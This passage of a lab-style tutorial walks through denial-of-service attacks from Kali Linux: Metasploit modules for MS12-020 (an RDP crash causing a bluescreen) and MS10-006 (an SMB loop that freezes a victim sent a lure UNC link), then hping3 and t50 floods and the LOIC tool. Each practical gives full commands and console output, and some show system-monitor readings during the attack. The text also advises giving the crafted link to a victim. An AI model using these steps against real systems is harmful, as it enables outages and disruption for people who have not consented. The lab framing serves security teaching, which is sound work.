
```
root@kali:~# service postgresql start
```

Step 2: msfconsole




```
root@kali:~# msfconsole
[*] STarting the Metasploit Framework console.../
```

Step 3: search ms12_020




```
msf auxiliary(ms12_020_check) > search ms12_020

Matching Modules
================

   Name                                                Disclosure Date  Rank
 Description
   ----                                                ---------------  ----
 -----------
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids    2012-03-16       normal
 MS12-020 Microsoft Remote Desktop Use-After-Free DoS
   auxiliary/scanner/rdp/ms12_020_check                                 normal
 MS12-020 Microsoft Remote Desktop Checker
```

Step 4: use <exploit code>




```
msf auxiliary(ms12_020_check) > use auxiliary/dos/windows/rdp/ms12_020_maxcha
nnelids
```

Step 5: show options



```
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port
```

Step 5: set RHOST <target ip>




```
msf auxiliary(ms12_020_maxchannelids) > set RHOST 192.168.0.118
RHOST => 192.168.0.118
```

Step 6: run

You can see the vulnerable target having a bluescreen of death.

Practical No 4: SMB dos on windows machines using msfconsole

Step 1: service postgresql start




```
root@kali:~# service postgresql start
root@kali:~# msfconsole
[*] Starting the Metasploit FramEwork console...|
```

Step 2: msfconsole


Step 3: search ms10_006

Or search negotiate_response




```
msf > search negotiate_response

Matching Modules
================

   Name                                                          Disclosure Date  Rank    Des
cription
   ----                                                          ---------------  ----    ---
--------
   auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop                     normal  Mic
rosoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop


msf > 
```

Step 4: use <exploit code>




```
msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
msf auxiliary(ms10_006_negotiate_response_loop) > 
```

Step 5: show options




```
msf > use auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop
msf auxiliary(ms10_006_negotiate_response_loop) > show options

Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address
 on the local machine or 0.0.0.0
   SRVPORT  445              yes       The SMB port to listen on
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randoml
y generated)

msf auxiliary(ms10_006_negotiate_response_loop) > 
```

Step 6: set SRVHOST <Attacker IP>




```
msf auxiliary(ms10_006_negotiate_response_loop) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.114  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::12c3:7bff:fea1:4472  prefixlen 64  scopeid 0x20<link>
        ether 10:c3:7b:a1:44:72  txqueuelen 1000  (Ethernet)
        RX packets 15932  bytes 14473419 (13.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 104274  bytes 12280574 (11.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 2677  bytes 6759542 (6.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2677  bytes 6759542 (6.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0mon: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI>  mtu 1500
        unspec 00-C0-CA-82-91-66-3A-30-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 21971  bytes 2170481 (2.0 MiB)
        RX errors 0  dropped 9948  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf auxiliary(ms10_006_negotiate_response_loop) > set SRVHOST 192.168.0.114
SRVHOST => 192.168.0.114
msf auxiliary(ms10_006_negotiate_response_loop) > 
```

Step 7: show options



```
msf auxiliary(ms10_006_negotiate_response_loop) > show options

Module options (auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.114    yes       The local host to listen on. This must be an address
 on the local machine or 0.0.0.0
   SRVPORT  445              yes       The SMB port to listen on
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randoml
y generated)
```

Step 8: run




```
msf auxiliary(ms10_006_negotiate_response_loop) > run

[*] Starting the malicious SMB service...
[*] To trigger, the vulnerable client should try to access: \\192.168.0.114\Shared\Anything
[*] Server started.
```

Give \\AttackerIP\Shared\Anything link to victim he will be frozen.

Ex: \\192.168.0.100\Shared\Anything

Practical No 5: Using Hping3 to flood on target


hping3 <TARGET IP> --flood



```
root@kali:~# hping3 --flood 192.168.0.115
HPING 192.168.0.115 (eth0 192.168.0.115): NO FLAGS are set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Practical No 6: Using t50 to flood on target


t50 <TARGET IP> --flood




```
root@kali:~# t50 --flood 192.168.0.115
entering in flood mode...
hit CTRL+C to break.
T50 5.4.1-rc1 successfully launched on Mar 27th 2016 01:29:59
```

You can see the attack impacts of the above attacks in the below images,

Before Attack



During Attack



Sat 17:33

CPU History

🟧 CPU1 100.0%

🟥 CPU2 13.9%

Memory and Swap History

Memory
1.7 GiB (45.3%) of 3.8 GiB

Swap
0 bytes (0.0%) of 6.1 GiB

Network History

Receiving 0 bytes/s
Total Received 198.6 MiB

Sending 0 bytes/s
Total Sent 149.2 MiB

Sat 17:34

CPU History

🟧 CPU1 7.8%

🟥 CPU2 4.1%

Memory and Swap History

Memory
942.8 MiB (24.5%) of 3.8 GiB

Swap
0 bytes (0.0%) of 6.1 GiB

Network History

Receiving 8.5 MiB/s
Total Received 261.4 MiB

Sending 1.4 MiB/s
Total Sent 159.3 MiB

Sat 17:35

CPU History

🟧 CPU1 100.0%

🟥 CPU2 27.2%

Memory and Swap History

Memory
1.4 GiB (36.6%) of 3.8 GiB

Swap
0 bytes (0.0%) of 6.1 GiB

Network History

Receiving 8.5 MiB/s
Total Received 628.4 MiB

Sending 1.2 MiB/s
Total Sent 214.3 MiB

Sat 17:35

CPU History

🟧 CPU1 100.0%

🟥 CPU2 15.4%

Memory and Swap History

Memory
1.7 GiB (43.9%) of 3.8 GiB


Swap
0 bytes (0.0%) of 6.1 GiB

Network History

Receiving 183 bytes/s
Total Received 700.2 MiB

Sending 0 bytes/s
Total Sent 224.0 MiB

After Stopping Attack



🟧 CPU1 7.8%

🟥 CPU2 2.3%


Memory
943.1 MiB (24.5%) of 3.8 GiB

Swap
0 bytes (0.0%) of 6.1 GiB

Receiving 183 bytes/s
Total Received 700.2 MiB

Sending 0 bytes/s
Total Sent 224.0 MiB

Practical No 7: Using LOIC Tool to Attack on Target



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target
URL: (empty) [Lock on]
IP: 192.168.0.1 [Lock on]

2. Ready? [IMMA CHARGIN MAH LAZER]

Selected target: 192.168.0.1 — The currently selected target

3. Attack options
Timeout: 9001 | HTTP Subsite: / | TCP / UDP message: A cat is fine too. Desudesudesu~
Port: 80 | Method: TCP | Threads: 1000 | ☑ Wait for reply | <= faster Speed slower =>


Attack status

Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
					1265012	

Error 4
stoppe
The web app you
currently stopped
requests. Please t
again soon.

After clicking on IMMA CHARGIN MAH LAZER you can see the following picture of flooding

Click on stop flooding to stop attack.



Low Orbit Ion Cannon | When harpoons, air strikes and nukes fails | v. 1.0.8.0

1. Select your target
URL: (empty) [Lock on]
IP: 192.168.0.1 [Lock on]

2. Ready? [Stop flooding]

Selected target: 192.168.0.1 — The currently selected target

3. Attack options
Timeout: 9001 | HTTP Subsite: / | TCP / UDP message: A cat is fine too. Desudesudesu~
Port: 80 | Method: TCP | Threads: 1000 | ☑ Wait for reply | <= faster Speed slower =>

Attack status

Idle	Connecting	Requesting	Downloading	Downloaded	Requested	Failed
					345692	

Error 4
stoppe
The web app you
currently stopped
